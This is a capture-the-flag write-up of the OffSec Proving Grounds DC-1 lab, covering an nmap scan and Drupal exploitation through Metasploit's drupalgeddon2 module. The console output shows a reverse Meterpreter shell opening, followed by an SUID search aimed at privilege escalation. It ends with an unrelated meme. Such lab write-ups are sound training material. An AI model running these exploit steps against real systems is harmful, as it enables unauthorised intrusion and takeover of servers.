

# DC-1

Welcome to my writeup on **DC-1** from **offsec proving grounds**. This challenge has 2 flags and I am gonna walk you through the steps required to pwn the machine and capture them both. Let's get started!

## GETTING STARTED

To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

### Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


## RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.


```
root@kali: ~/offsec/dc-1
File Actions Edit View Help
root@kali) ~/offsec/dc-1
$ nmap -A -p- 192.168.191.193 -oN dc1.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 06:22 EDT
Nmap scan report for 192.168.191.193
Host is up (0.065s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          36890/udp6  status
|_  100024  1          50881/tcp   status
|_  100024  1          51191/tcp6  status
|_  100024  1          58900/udp   status
50881/tcp open  status  1 (RPC #100024)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

# FOOTHOLD

I visited port 80 on my browser and found a **cms**.



I quickly looked for exploits using **searchsploit** and found a some in **metasploit**.



To use them, I started the **metasploit** framework by typing `msfconsole` and used the exploit available for Drupal 7.



```
root@kali: ~ - joffsec/dc-1
File Actions Edit View Help
root@kali: ~ - joffsec/dc-1 x root@kali: ~ - joffsec/dc-1 x
Name Current Setting Required Description
LHOST 192.168.1.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.191.193
RHOSTS => 192.168.191.193
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 192.168.45.219
LHOST => 192.168.45.219
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.45.219:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.191.193
[*] Meterpreter session 1 opened (192.168.45.219:4444 -> 192.168.191.193:52031) at 2024-11-01 06:36:49 -0400

meterpreter > sysinfo
Computer : DC-1
OS : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter >
```

I entered shell mode by typing `shell` and navigated to the `/home` directory. Here I found my first flag.

```
www-data@DC-1:/home$ ls
ls
flag4 local.txt
www-data@DC-1:/home$ cat local.txt
cat local.txt
275e3641dbaa77a443f60584af1517f6
www-data@DC-1:/home$
```


## PRIVILEGE ESCALATION

When I looked for **suid** bits on binaries, I found the **find** command which seemed unusual. So I navigated to **gtfobins** to check if this was exploitable.


```
root@kali: ~ - joffsec/dc-1
File Actions Edit View Help
root@kali: ~ - joffsec/dc-1 x root@kali: ~ - joffsec/dc-1 x root@kali: ~ - joffsec/dc-1 x root@kali: ~ - joffsec/dc-1 x
www-data@DC-1:/$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
4108 88 -rwsr-xr-x 1 root root 88744 Dec 10 2012 /bin/mount
7383 32 -rwsr-xr-x 1 root root 31104 Apr 13 2011 /bin/ping
3290 36 -rwsr-xr-x 1 root root 35200 Feb 27 2017 /bin/su
7385 36 -rwsr-xr-x 1 root root 35252 Apr 13 2011 /bin/ping6
4110 68 -rwsr-xr-x 1 root root 67704 Dec 10 2012 /bin/umount
5033 36 -rwsr-xr-x 1 root root 35892 Feb 27 2017 /usr/bin/chsh
5036 48 -rwsr-xr-x 1 root root 45396 Feb 27 2017 /usr/bin/passwd
3300 32 -rwsr-xr-x 1 root root 30880 Feb 27 2017 /usr/bin/newgrp
5032 44 -rwsr-xr-x 1 root root 44564 Feb 27 2017 /usr/bin/chfn
5035 68 -rwsr-xr-x 1 root root 66196 Feb 27 2017 /usr/bin/gpasswd
31155 84 -rwsr-xr-x 1 root mail 83912 Nov 18 2017 /usr/bin/procmail
2091 160 -rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
30731 916 -rwsr-xr-x 1 root root 937564 Feb 11 2018 /usr/sbin/exim4
2577 12 -rwsr-xr-x 1 root root 9660 Jun 20 2017 /usr/lib/pt_chown
144330 244 -rwsr-xr-x 1 root root 248036 Jan 27 2018 /usr/lib/openssh/ssh-keysign
7139 8 -rwsr-xr-x 1 root root 5412 Mar 28 2017 /usr/lib/ject/dmccrypt-get-device
145809 316 -rwsr-xr-x 1 root messagebus 321692 Feb 10 2015 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
31105 84 -rwsr-xr-x 1 root root 84532 May 22 2013 /sbin/mount.nfs

www-data@DC-1:/$
```

I found a way to escalated my privilege and followed the steps to get **root** access.



Finally I captured the final flag from the `/root` directory.



## CONCLUSION

Here's a short summary of how I pwned **DC-1**:

- I Identified a **cms** to be running through **nmap** scan.
- I found exploits for that particular **cms** on metasploit and used them to get initial access.
- I captured the first flag from the `/home` directory.
- I looked for binaries with suid bit and found the `find` command which seemed strange.

- I searched on **gtfobins** and found a way to exploit this misconfiguration to get **root** access.
- After escalating my privilege, I captured the final flag from `/root` directory.

That's it from my side! Until next time ;)


# DRUPAL CONSULTANT



WHAT MY MOM THINKS  
I DO



WHAT MY CLIENTS THINK  
I DO



WHAT (OTHER) CODERS  
THINK I DO



WHAT MY COLLEAGUES  
THINK I DO



WHAT I THINK I DO



WHAT I ACTUALLY DO